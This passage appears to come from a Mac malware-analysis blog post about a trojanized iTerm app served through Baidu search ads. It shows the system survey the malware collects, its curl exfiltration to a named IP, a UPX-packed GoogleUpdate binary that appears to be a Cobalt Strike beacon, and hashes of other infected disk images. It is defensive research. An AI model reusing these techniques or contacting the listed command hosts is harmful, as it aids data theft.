
…it then zips this up before exfiltrating it. If we allow the script run, we can then grab and extract the zip to see exactly what’s in the survey:



Looks like it includes the infected system's keychain, bash history, hosts, and more:

```
% cat tmp/tmp.txt
获取操作系统名称及版本号 : [Darwin-19.6.0-x86_64-i386-64bit]
获取操作系统版本号 : [Darwin Kernel Version 19.6.0: Thu Jun 18 20:49:00 PDT 2020;
root:xnu-6153.141.1~1/RELEASE_X86_64]
获取操作系统的位数 : [('64bit', '')]
计算机类型 : [x86_64]
计算机的网络名称 : [users-mac.lan]
计算机处理器信息 : [i386]
获取操作系统类型 : [Darwin]
汇总信息 : [('Darwin', 'users-mac.lan', '19.6.0', 'Darwin Kernel Version 19.6.0: Thu
Jun 18 20:49:00 PDT 2020; root:xnu-6153.141.1~1/RELEASE_X86_64', 'x86_64', 'i386')]
程序列表 : []
hosts文件 : [##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting.  Do not change this entry.
##
127.0.0.1   localhost
255.255.255.255 broadcasthost
::1             localhost
]
当前用户名 : user
test : [[u'Desktop', u'Documents', u'Downloads', u'Library', u'Movies', u'Music',
u'Pictures', u'Public']]
```


Once the Python script has completed surveying the infected host, it exfiltrates it via `curl` to the same IP address (`47.75.123.111`). Again, LuLu will alert you, this time about the exfiltration attempt:



A Mach-O Binary: `GoogleUpdate`

The second item the trojanized `iTerm` application downloads and executes is a Mach-O binary named `GoogleUpdate` (SHA-1: `25d288d95fe89ac82b17f5ba490df30356ad14b8`).

Currently this binary is not flagged by any of the anti-virus engines on VirusTotal as malicious:



A quick look at it strings reveals its packed by UPX. We can unpack it with a recent version of UPX:


```
% upx -d /Users/patrick/Downloads/GoogleUpdate
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   5961476
```

The unpacked binary has a SHA-1 of `184509b63ac25f3214e1bed52e9c4aa512a0fd9e`, and also is not detected as malicious on VirusTotal.

Unfortunately, the binary still packed, or at least obfuscated in some manner 😰

However, if we run it, it attempts to connect to `47.75.96.198` (on port 443). We can observe this connection via Netiquette:

According to VirusTotal, as of two days ago, this IP address was found to be a Cobalt Strike Server:



…thus is possible that this binary in merely a Cobalt Strike beacon!

Conclusions

In this post, we analyzed a trojanized version of the popular `iTerm` application, served up to users via sponsors search engine results on Baidu.

Since then it appears the Baidu has taken action to remove these malicious links, while, as noted Apple has revoked the code signing certificate (ab)used by the malware.

However, perhaps the issue was (or still is?) more widespread, as Zhi noted that the scale is “massive” and that trojanized apps are in play:

ℹ️ Other infected disk images include:

SecureCRT.dmg (SHA-1: 6bdcc10c4d6527e57a904c21639807b0f31f7807)

Navicat15_cn.dmg (SHA-1: 99395781fde01321306afeb7d8636af8d4a2631f)

com.microsoft.rdc.macos (SHA-1: 432d907466f14826157825af235bd0305a05fe41)

…so, be careful out there!


📚 The Art of Mac Malware

If this blog post pique your interest, definitely check out my new book on the topic of Mac Malware Analysis:

"The Art Of Mac Malware: Analysis"
...it's free online, and new content is regularly added!

💕 Support Us:

Love these blog posts? You can support them via my Patreon page!



This website uses cookies to improve your experience.